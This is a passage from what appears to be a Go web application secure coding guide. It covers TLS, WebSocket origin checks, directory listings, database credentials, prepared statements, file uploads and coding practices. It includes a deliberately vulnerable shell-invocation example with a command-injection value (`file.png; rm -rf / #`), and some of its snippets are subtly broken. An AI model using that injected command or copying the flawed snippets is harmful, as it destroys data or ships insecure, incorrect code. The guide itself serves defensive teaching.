An additional flag that is commonly used to mitigate downgrade attacks is the `TLS_FALLBACK_SCSV` as defined in RFC7507. In Go, there is no fallback.

Quote from Google developer Adam Langley:

> The Go client doesn't do fallback so doesn't need to send TLS_FALLBACK_SCSV.

Another attack known as CRIME affects TLS sessions that use compression. Compression is part of the core protocol, but it's optional. Programs written in the Go programming language are likely not vulnerable, simply because there is currently no compression mechanism supported by `crypto/tls`. An important note to keep in mind is if a Go wrapper is used for an external security library, the application may be vulnerable.

Another part of TLS is related to the connection renegotiation. To guarantee no insecure connections are established, use the `GetClientCertificate` and it's associated error code in case the handshake is aborted. The error code can be captured to prevent an insecure channel from being used.

All requests should also be encoded to a pre-determined character encoding such as UTF-8. This can be set in the header:

```
w.Header().Set("Content-Type", "Desired Content Type; charset=utf-8")
```

Another important aspect when handling HTTP connections is to verify that the HTTP header does not contain any sensitive information when accessing external sites. Since the connection could be insecure, the HTTP header may leak information.




Image Credits : John Mitchell

WEBSOCKETS

WebSocket is a new browser capability developed for HTML 5 which enables fully interactive applications. With WebSockets, both the browser and the server can send asynchronous messages over a single TCP socket, without resorting to *long polling* or *comet*.

Essentially, a WebSocket is a standard bidirectional TCP socket between the client and the server. The socket starts out as a regular HTTP connection and then "Upgrades" to a TCP socket after a HTTP handshake. Either side can send data after the handshake.

Origin Header

The `Origin` header in the HTTP Websocket handshake, is used to guarantee that the connection accepted by the Websocket is from a trusted origin domain. Failure to enforce can lead to Cross Site Request Forgery (CSRF).

It is the server's responsibility to verify the `Origin` header in the initial HTTP WebSocket handshake. If the server does not validate the origin header in the initial WebSocket handshake, the WebSocket server may accept connections from any origin.

The following example uses an `Origin` header check, which prevents attackers from performing CSWSH (Cross-Site WebSocket Hijacking).

The application should validate the `Host` and the `Origin` to make sure the request's `Origin` is the trusted `Host`, rejecting the connection otherwise.

A simple check is demonstrated in the following snippet:

```
//Compare our origin with Host and act accordingly
if r.Header.Get("Origin") != "http://"+r.Host {
  http.Error(w, "Origin not allowed", 403)
    return
} else {
    websocket.Handler(EchoHandler).ServeHTTP(w, r)
}
```


Confidentiality and Integrity

The Websocket communication channel can be established over unencrypted TCP or over encrypted TLS.


When unencrypted Websockets are used, the URI scheme is `ws://` and its default port is `80`. If using TLS Websockets, the URI scheme is `wss://` and the default port is `443`.

When referring to Websockets, we must consider the original connection and whether it uses TLS or if it is being sent unencrypted.


In this section we will show the information being sent when the connection upgrades from HTTP to Websocket and the risks it poses if not handled correctly. In the first example, we see a regular HTTP connection being upgraded to a Websocket connection:



Notice that the header contains our cookie for the session. To ensure no sensitive information is leaked, TLS should be used when upgrading our connection. As the following image shows:



In the latter example, our connection upgrade request is using SSL, as well as our Websocket:



Authentication and Authorization

Websockets do not handle Authentication or Authorization, which means that mechanisms such as cookies, HTTP authentication or TLS authentication must be used to ensure security. More detailed information regarding this can be found in the Authentication and the Access Control parts of this document.

Input Sanitization

As with any data originating from untrusted sources, the data should be properly sanitized and encoded. For a more detailed coverage of these topics see the Sanitization and the Output Encoding parts of this document.

System Configuration

Keeping things updated is key in security. So, with that in mind, developers should keep Go updated to the latest version as well as external packages and frameworks used by the web application.

Regarding HTTP requests in Go, you need to know that any incoming server requests will be done either in HTTP/1.1 or HTTP/2. If the request is made using:

```
req, _ := http.NewRequest("POST", url, buffer)
req.Proto = "HTTP/1.0"
```

Proto will be ignored and the request will be made using HTTP/1.1.


Directory listings

If a developer forgets to disable directory listings (OWASP also calls it Directory Indexing), an attacker could check for sensitive files navigating through directories.

If you run a Go web server application, you should also be careful with this:

```
http.ListenAndServe(":8080", http.FileServer(http.Dir("/tmp/static")))
```

If you call `localhost:8080`, it will open your index.html. But imagine you have a test directory that has a sensitive file inside?



Why does this happen? Go tries to find an `index.html` inside the directory, and if it doesn't exist, it will show the directory listing.

To fix this you have three possible solutions:

- Disable directory listings in your web application
- Restrict access to unnecessary directories and files
- Create an index file for each directory

For the purpose of this guide, we'll describe a way to disable directory listing. First, a function was created that checks the path being requested and if it can be shown or not.


```go
type justFilesFilesystem struct {
    fs http.FileSystem
}

func (fs justFilesFilesystem) Open(name string) (http.File, error) {
    f, err := fs.fs.Open(name)
    if err != nil {
        return nil, err
    }
    return neuteredReaddirFile{f}, nil
}
```

Then we simply use it in our `http.ListenAndServe` as such:

```go
fs := justFilesFilesystem{http.Dir("tmp/static/")}
http.ListenAndServe(":8080", http.StripPrefix("/tmp/static", http.FileServer(fs)))
```

Note that our application is only allowing the `tmp/static/` path to be displayed. When we try to access our protected file directly, we get this:

And if we try to list our `test/` folder to get a directory listing, we are also shown the same error.



Remove/Disable what you don't need

On production environments, remove all functionalities and files that you don't need. Any test code and functions not needed on the final version (ready to go to production), should stay on the developer layer and not in a location everyone can see - *aka* public.

HTTP Response Headers should also be checked. Removing the headers which disclose sensitive information like:

- OS version
- Webserver version

- Framework or programming language version

Content-Length: "3"
Content-Type: "text/plain; charset=utf-8"
Date: "Tue, 21 Feb 2017 11:42:15 GMT"
X-Request-With: "Go Vulnerable Framework 1.2"

This information can be used by attackers to check for vulnerabilities in the versions you disclose, therefore, it is advised to remove them.

By default, this is not disclosed by Go. However, if you use any type of external package or framework, don't forget to double-check it.

Try to find something like:

```
w.Header().Set("X-Request-With", "Go Vulnerable Framework 1.2")
```

You can search the code for the HTTP header that is being disclosed and remove it.

Also you can define which HTTP methods the web application will support. If you only use/accept POST and GET, you can implement CORS and use the following code:

```
w.Header().Set("Access-Control-Allow-Methods", "POST, GET")
```

Don't worry about disabling things like WebDAV because if you want to implement a WebDAV server you need to import a package.

Implement better security

Put your mindset hat on and follow the least privilege principle on the web server, processes and service accounts.

Take care of your web application error handling. When exceptions occur, fail securely. You can check Error Handling and Logging section in this guide for more information regarding this topic.

Prevent disclosure of the directory structure on your `robots.txt` file. `robots.txt` is a direction file and **NOT** a security control. Adopt a white-list approach:

```
User-agent: *
Allow: /sitemap.xml
Allow: /index
Allow: /contact
Allow: /aboutus
Disallow: /
```

The example above will allow any user-agent or bot to index those specific pages and disallow the rest. This way you don't disclose sensitive folders or pages - like admin paths or other important data.

Isolate the development environment from the production network. Provide the right access to developers and test groups, and better yet, create additional security layers to protect them. In most cases, development environments are easier targets to attacks.

Lastly, but still very important, is to have a software change control system to manage and record changes in your web application code (development and production environments). There are numerous Github host-yourself clones that can be used for this purpose.

Asset Management System:

Although an `Asset Management System` is not a Go specific issue, a short overview of the concept and its practices are described in the following section.

`Asset Management` encompasses the set of activities that an organization performs in order to achieve the optimum performance of their assets in line with its objectives, as well as the evaluation of the required level of security of each asset. It should be noted that in this section, when we refer to *Assets* we are not only talking about the system's components but also it's software.

The steps involved in the implementation of this system are as follows:

1. Establish the importance of information security in business.
2. Define the scope for AMS.
3. Define the security policy.
4. Establish the security organization structure.
5. Identify and classify the assets.
6. Identify and assess the risks
7. Plan for risk management.
8. Implement risk mitigation strategy.
9. Write the statement of applicability.
10. Train the staff and create security awareness.

11. Monitor and review the AMS performance.
12. Maintain the AMS and ensure continual improvement.

A more in-depth analysis of this implementation can be found here.

Database Security

This section on OWASP SCP will cover all of the database security issues and actions developers and DBAs need to take when using databases in their web applications.

Go doesn't have database drivers, instead there is a core interface driver on the database/sql package. This means that you need to register your SQL driver (eg: MariaDB, sqlite3) when using database connections.

The best practise

Before implementing your database in Go, you should take care of some configurations that we'll cover next:

- Secure database server installation[1]
  - Change/set a password for `root` account(s);
  - Remove the `root` accounts that are accessible from outside the localhost;
  - Remove any anonymous-user accounts;
  - Remove any existing test database;
- Remove any unnecessary stored procedures, utility packages, unnecessary services, vendor content (e.g. sample schemas).
- Install the minimum set of features and options required for your database to work with Go.
- Disable any default accounts that are not required on your web application to connect to the database.

Also, because it's **important** to validate input and encode output on the database, be sure to take a look into the Input Validation and Output Encoding sections of this guide.

This basically can be adapted to any programming language when using databases.

> 1. MySQL/MariaDB have a program for this: `mysql_secure_installation` [1, 2] ↩

Database Connections

Keep it closed!

One thing most developers forget is to close the database connection. Let's look at this example:

```
package main

import "fmt"
import "database/sql"
import "github.com/go-sql-driver/mysql"

func main() {
    db, _ := sql.Open("mysql", "user:@/cxdb")
    defer db.Close()

    var version string db.QueryRow("SELECT VERSION()").Scan(&version)
    fmt.Println("Connected to:", version)
}
```

As you can see after the opening of the connection, Go shuts down with db.Close(). In this case, we used the driver for MariaDB. Note that the `db.Close()` is inside a `defer` statement. In Go this allows us to guarantee that the connection is closed. More information on defer in the Error Handling and Logging section.

You may ask - *why should I close it?*

After closing the SQL connection, it will be returned to the pool. Furthermore, since the connections are limited and take resources, if you use the same connection string, it's possible to reuse it from the pool.

Connection string protection

To keep your connection strings secure, it's always a good practice to put the authentication details on a separated configuration file outside public access.

Instead of placing your configuration file at `/home/public_html/`, consider `/home/private/configDB.xml` (should be placed in a protected area)

```
<connectionDB>
  <serverDB>localhost</serverDB>
  <userDB>f00</userDB>
  <passDB>f00?bar#ItsP0ssible</passDB>
</connectionDB>
```

Then you can call the configDB.xml file on your Go file:

```
configFile, _ := os.Open("../private/configDB.xml")
```

After reading the file, make the database connection:

```
db, _ := sql.Open(serverDB, userDB, passDB)
```

Of course, if the attacker has root access, he could see the file. Which brings us to the most cautious thing you can do - encrypt the file.

Database Credentials

You should use different credentials for every trust distinction and level:

- User
- Read-only user
- Guest
- Admin

That way if a connection is being made for a read-only user, they could never mess up with your database information because the user actually can only read the data.

Database Authentication

Access the database with minimal privilege

If your Go web application only needs to read data and doesn't need to write information, create a database user whose permissions are `read-only`. Always adjust the database user according to your web applications needs.

Use a strong password

When creating your database access, choose a strong password. You can use password managers to generate a strong password or use online web applications that do the same for you - Strong Password Generator.

Remove default admin passwords

Most DBS have default accounts and most of them have no passwords on their highest privilege user.

MariaDB, MongoDB - root/no password

Which means that if there is no password, the attacker could gain access to everything.

Also, don't forget to remove your credentials and/or private key(s) if you're going to post your code on a publicly accessible repository in Github.

Parameterized Queries

Prepared Statements (with Parameterized Queries) are the best and most secure way to protect against SQL Injections.

In some reported situations, prepared statements could harm performance of the web application. Therefore, if for any reason you need to stop using this type of database queries, we strongly suggest to read Input Validation and Output Encoding sections.

Go works differently from usual prepared statements on other languages - you don't prepare a statement on a connection. You prepare it on the DB.

Flow

1. The developer prepares the statement (`Stmt`) on a connection in the pool
2. The `Stmt` object remembers which connection was used
3. When the application executes the `Stmt` , it tries to use that connection. If it's not available it will try to find another connection in the pool

This type of flow could cause high-concurrency usage of the database and creates lots of prepared statements. So, it's important to keep this information in mind.

Here's an example of a prepared statement with parameterized queries:

```
customerName := r.URL.Query().Get("name")
db.Exec("UPDATE creditcards SET name=? WHERE customerId=?", customerName, 233, 90)
```

Sometimes a prepared statement is not what you want. There might be several reasons for this:

- The database doesn’t support prepared statements. When using the MySQL driver, for example, you can connect to MemSQL and Sphinx, because they support the MySQL wire protocol. But they don’t support the "binary" protocol that includes prepared statements, so they can fail in confusing ways.

- The statements aren’t reused enough to make them worthwhile, and security issues are handled in another layer of our application stack (See: Input Validation and Output Encoding), so performance as seen above is undesired.

Stored Procedures

Developers can use Stored Procedures to create specific views on queries to prevent sensitive information from being archived rather than using normal queries.

By creating and limiting access to stored procedures, the developer is adding an interface that differentiates who can use a particular stored procedure from what type of information he can access. Using this, the developer makes the process even easier to manage, especially when taking control over tables and columns in a security perspective, which is handy.

Let's take a look into at an example...

Imagine you have a table with information regarding users passport IDs.

Using a query like:

```
SELECT * FROM tblUsers WHERE userId = $user_input
```

Besides the problems of Input validation, the database user (for the example's sake, the user is called John) could access **ALL** information from the user ID.

What if John only has access to use this stored procedure:

```
CREATE PROCEDURE db.getName @userId int = NULL
AS
    SELECT name, lastname FROM tblUsers WHERE userId = @userId
GO
```

Which you can run just by using:

```
EXEC db.getName @userId = 14
```

This way you know for sure that user John only sees `name` and `lastname` from the users he requests.

Stored procedures are not *bulletproof*, but they create a new layer of protection to your web application. They give DBAs a big advantage over controlling permissions (e.g. users can be limited to specific rows/data), and even better server performance.

File Management

The first precaution to take when handling files is to make sure the users are not allowed to directly supply data to any dynamic functions. In languages like PHP, passing user data to dynamic include functions is a serious security risk. Go is a compiled language which means there are no `include` functions, and libraries cannot be loaded dynamically.

File uploads should only be restricted to authenticated users. After guaranteeing that file uploads are only made by authenticated users, another important aspect of security is to make sure that only accepted filetypes can be uploaded to the server (*whitelisting*). This check can be made using the following Go function that detects MIME types: `func DetectContentType(data []byte) string`

A simple program that reads a file and identifies its MIME type is attached. The most relevant parts are the following:

```
{...}
// Write our file to a buffer
// Why 512 bytes? See http://golang.org/pkg/net/http/#DetectContentType
buff := make([]byte, 512)

_, err = file.Read(buff)
{...}
//Result - Our detected filetype
filetype := http.DetectContentType(buff)
```

After identifying the filetype, an additional step is required to validate the filetype against a whitelist of allowed filetypes. In the example, this is achieved in the following section:

```
{...}
switch filetype {
case "image/jpeg", "image/jpg":
  fmt.Println(filetype)
case "image/gif":
  fmt.Println(filetype)
case "image/png":
  fmt.Println(filetype)
default:
  fmt.Println("unknown file type uploaded")
}
{...}
```

Files uploaded by users should not be stored in the web context of the application. Instead, files should be stored in a content server or in a database. An important note is for the selected file upload destination not to have execution privileges.

If the file server that hosts user uploads is *NIX based, make sure to implement safety mechanisms like chrooted environment or mounting the target file directory as a logical drive.

Again, since Go is a compiled language, the usual risk of uploading files that contain malicious code that can be interpreted on the server-side is non-existent.

In the case of dynamic redirects, user data should not be passed. If it is required by your application, additional steps must be taken to keep the application safe. These checks include accepting only properly validated data and relative path URLs.

Additionally, when passing data into dynamic redirects, it is important to make sure that directory and file paths are mapped to indexes of pre-defined lists of paths and to use said indexes.

Never send the absolute file path to the user, always use relative paths.

Set the server permissions regarding the application files and resources to `read-only`, and when a file is uploaded, scan the file for viruses and malware.

Memory Management

There are several important aspects to consider regarding memory management. Following the OWASP guidelines, the first step we must take to protect our application is the user input/output. Steps must be taken to ensure no malicious content is allowed. A more detailed overview of this aspect is in the Input Validation and the Output Encoding sections of this document.

Another important aspect regarding memory management is the buffer boundary checking. When dealing with functions that accept a number of bytes to copy, usually, in C-style languages, the size of the destination array must be checked to ensure we don't write past the allocated space. In Go, data types such as `String` are not NULL terminated, and in the case of `String` its header consists of the following information:

```
type StringHeader struct {
    Data uintptr
    Len  int
}
```

Despite this, boundary checks must be made (e.g. when looping). If we go beyond the set boundaries, Go will `Panic`.

A simple example:

```
func main() {
    strings := []string{"aaa", "bbb", "ccc", "ddd"}
    // Our loop is not checking the MAP length -> BAD
    for i := 0; i < 5; i++ {
        if len(strings[i]) > 0 {
            fmt.Println(strings[i])
        }
    }
}
```

Output:

```
aaa
bbb
ccc
ddd
panic: runtime error: index out of range
```

When our application uses resources, additional checks must also be made to ensure they have been closed and not rely solely on the Garbage Collector. This is applicable when dealing with connection objects, file handles, etc. In Go we can use `Defer` to perform these actions. Instructions in `Defer` are only executed when the surrounding functions finish execution.

```
defer func() {
    // Our cleanup code here
}
```

More information regarding `Defer` can be found in the Error Handling section of the document.

Usage of known vulnerable functions should also be avoided. In Go, the `Unsafe` package contains these functions. They should not be used in production environments, nor should the package itself. This also applies to the `Testing` package.

On the other hand, memory deallocation is handled by the garbage collector, which means that we don't have to worry about it. An interesting note is that it *is* possible to manually deallocate memory although it is **not** advised.

Quoting Golang's Github:

> If you really want to manually manage memory with Go, implement your own memory allocator based on syscall.Mmap or cgo malloc/free.
>
> Disabling GC for extended period of time is generally a bad solution for a concurrent language like Go. And Go's GC will only be better down the road.

General Coding Practices

There are a few general guidelines you should consider while developing software.

- "*Use tested and approved managed code rather than creating new unmanaged code for common tasks*"

  Quite often we see exactly the same mistakes, bugs and/or vulnerabilities. One of the common causes for that is the fact that we're used to approach problems with "vanilla code": code written from scratch, not tested or maintained. Whenever possible, opt for managed code such as frameworks; as they are developed, tested and used by many people, issues would arise and get fixed earlier.

- "*Utilize task specific built-in APIs to conduct operating system tasks. Do not allow the application to issue commands directly to the Operating System, especially through the use of application initiated command shells*"

  Almost all programming languages allow you to initiate a command shell as Go does.

  ```go
  // Cat (command) a file example
  // set FS permissions to a given (by the user) file
  func main() {
      reader := bufio.NewReader(os.Stdin)
      // Ask the user what file to be read
      file, _ := reader.ReadString('\n')
      if err := exec.Command("cat", "-A", file).Run(); err != nil {
          fmt.Fprintln(os.Stderr, err)
          os.Exit(1)
      }
      fmt.Print("Executed command -> ")
      fmt.Println(file)
      fmt.Println("Command successful.")
  }
  ```

  At first, it would look like a nice way to perform low level tasks, but you're just creating a security breach if you're not careful and, for example call the OS shell directly with the `-c` argument. Using `exec.Command()` is safe as long as it's not executing a binary that accepts a program as an argument as demonstrated here with the `bash` and `-c` command.

```go
// pass file name as 'file.png; rm -rf / #
if err := exec.Command("bash", "-c", input).Run(); err != nil {
    fmt.Fprintln(os.Stderr, err)
    os.Exit(1)
}
```

Always use task specific built-in APIs

```go
if err := os.Chmod(file, 0644); err != nil {
    log.Fatal(err)
}
```

- "*Use checksums or hashes to verify the integrity of interpreted code, libraries, executables, and configuration files*"

  If your application relies on third party resources such as libraries or configuration files, how can you be sure that at execution time they remain exactly as they were when they were deployed?

  Or even worse, if your application loads third party scripts from remote hosts, what kind of warranty do you have that the file won't change, thus breaking your application?

  Maybe you're thinking about CDNs - Content Delivery Networks. They are everywhere and we "need" them. But what if they get compromised and resources get modified somehow?

  Have a look on the Subresource Integrity section. How could did we live without it for such a long time!?

- "*Utilize locking to prevent multiple simultaneous requests or use a synchronization mechanism to prevent race conditions*"

  Race condition is what you have when a shared resource gets accessed simultaneously by multiple requesters. Who gets the right to access the shared resource?

  This is an old problem, quite common in concurrent environments. The solution is also often enough not taken into account.

  To avoid race conditions, you should use "semaphores":

```go
// write to file
const (
    AvailableMemory         = 10 << 20 // 10 MB
    AverageMemoryPerRequest = 10 << 10 // 10 KB
    MaxOutstanding          = AvailableMemory / AverageMemoryPerRequest
)

var sem = make(chan int, MaxOutstanding)

func Serve(queue chan *Request) {
    for {
        sem <- 1 // Block until there's capacity to process a request.
        req := <-queue
        go handle(req) // Don't wait for handle to finish.
    }
}

func handle(r *Request) {
    process(r) // May take a long time & use a lot of memory or CPU
    <-sem      // Done; enable next request to run.
}
```

- "*Protect shared variables and resources from inappropriate concurrent access*"

  By now you already know how to approach this problem; using a semaphore would solve any further issues.

- "*Explicitly initialize all your variables and other data stores, either during declaration or just before the first usage*"

- "*In cases where the application must run with elevated privileges, raise privileges as late as possible, and drop them as soon as possible*"

- "*Avoid calculation errors by understanding your programming language's underlying representation and how it interacts with numeric calculation. Pay close attention to byte size discrepancies, precision, signed/unsigned distinctions, truncation, conversion and casting between types, "not-a-number" calculations, and how your language handles numbers that are too large or too small for its underlying representation*"

  You should always remember that even the best programming language will have to deal with hardware limitations. One limitation we usually tend to forget is the floating number representation lack of precision.

```
package main

import "fmt"

func main () {
    var n float64 = 0

    for i := 0; i < 10; i++ {
        n += .1
    }

    fmt.Println(n)
}
```

You may expect the result of summing `0.1` ten times to be `1` but what you'll get is:

```
0.9999999999999999
```

See what happens when dealing with large numbers:

```
package main

import "fmt"
import "math"

func main () {
    var n int64 = math.MaxInt64

    fmt.Println(n)
    fmt.Println(n + 1)
}
```

```
9223372036854775807
-9223372036854775808
```

All you need is a library to handle big numbers: math/big package

```go
package main

import "fmt"
import "math"
import "math/big"

func main () {
    n1 := new(big.Int).SetInt64(math.MaxInt64)
    n2 := new(big.Int).SetInt64(1)
    sum := new(big.Int)

    fmt.Println(n1)
    fmt.Println(sum.Add(n1, n2))
}
```

And, as expected, you'll get:

```
9223372036854775807
9223372036854775808
```

- "*Do not pass user supplied data to any dynamic execution function*"

  For more information, continue reading the Input Validation and Output Encoding sections; there's no shortcut to take.

- "*Restrict users from generating new code or altering existing code*"

  There are a few use cases in which users are supposed to upload source code to run server side. If you have a need for this, you should do it in a restricted environment, otherwise you will lose control.

  Let's start from the beginning.

  Your application's source code files should not be writable, making them read only or, at most, executable. This will prevent an attacker who's able to exploit your application by adding extra source code, getting it to run and maybe open a shell to gain control over your server.

  In the same way, uploaded files permissions should be set accordingly. Usually read-only will be just fine; pictures/photos, spreadsheets, text documents, etc... They won't need execution permission.

  When dealing with image files, you should pre-process them server side, converting them to a safe and standard format, avoiding script injection through image files metadata. Images with EXIF tag processing should follow the Output Encoding guidelines as they may contain malicious code.

```go
// Open out file to be converted
imageFile, err := os.Open("logo.jpg")
if err != nil {
    fmt.Println("Error opening file.")
}

// decode jpeg into image.Image
imageDecoded, err := jpeg.Decode(imageFile)

// Create the new image file
out, err := os.Create("logo.png")

// Encode the image to png
err = png.Encode(out, imageDecoded)
```

If for any special reason you have to evaluate user input as source code, do it only in a sandboxed environment[1].

- "*Review all secondary applications, third party code and libraries to determine business necessity and validate safe functionality, as these can introduce new vulnerabilities*"

  You should audit every single third party library added to your project, they will be a part your application, running with the same access rights and/or privileges.

- "*Implement safe updating. If the application will utilize automatic updates, then use cryptographic signatures for your code and ensure your download clients verify those signatures. Use encrypted channels to transfer the code from the host server*"

---

1. "Inside the Go Playground", The Go Blog, December 2013 ↩

How To Contribute

This project is based on GitHub and can be accessed by clicking here.

Here are the basic of contributing to GitHub:

1. Fork and clone the project
2. Set up the project locally
3. Create an upstream remote and sync your local copy
4. Branch each set of work
5. Push the work to your own repository
6. Create a new pull request
7. Look out for any code feedback and respond accordingly

This book was built from ground-up in a "collaborative fashion", using a small set of Open Source tools and technologies.

Collaboration relies on Git - a free and open source distributed version control system and other tools around Git:

- Gogs - Go Git Service, a painless self-hosted Git Service, which provides a Github like user interface and workflow.
- Git flow - a collection of Git extensions to provide high-level repository operations for Vincent Driessen's branching model;
- Git Flow Hooks - some useful hooks for git-flow (AVH Edition) by Jaspern Brouwer.

The book sources are written on Markdown format, taking advantage of gitbook-cli.

Environment setup

If you want to contribute to this book, you should setup the following tools on your system:

1. To install Git, please follow the official instructions according to your system's configuration;
2. Now that you have Git, you should install Git Flow and Git Flow Hooks;
3. Last but not least, setup GitBook CLI.

How to start

Ok, now you're ready to contribute.

Fork the `go-webapp-scp` repo and then clone your own repository.

The next step is to enable Git Flow hooks; enter your local repository

```
$ cd go-webapp-scp
```

and run

```
$ git flow init
```

We're good to go with git flow default values.

In a nutshell, everytime you want to work on a section, you should start a "feature":

```
$ git flow feature start my-new-section
```

To keep your work safe, don't forget to publish your feature:

```
$ git flow feature publish
```

Once you're ready to merge your work with others, you should go to main repository and open a Pull Request to the `develop` branch. Then, someone will review your work, leave any comments, request changes and/or simply merge it on branch `develop` of project's main repository.

As soon as this happens, you'll need to pull the `develop` branch to keep your own `develop` branch updated with the upstream. The same way as on a release, you should update your `master` branch.

When you find a typo or something that needs to be fixed, you should start a "hotfix"

```
$ git flow hotfix start
```

This will apply your change on both `develop` and `master` branches.

As you can see, until now there were no commits to the `master` branch. Great! This is reserved for `releases`, when the work is ready to become publicly available, the project owner will do the release.

While in the development stage, you can live preview your work. To get Git Book tracking file changes and to live preview your work, you just need to run the following command on a shell session

```
$ npm run serve
```

The shell output will include a `localhost` URL where you can preview the book.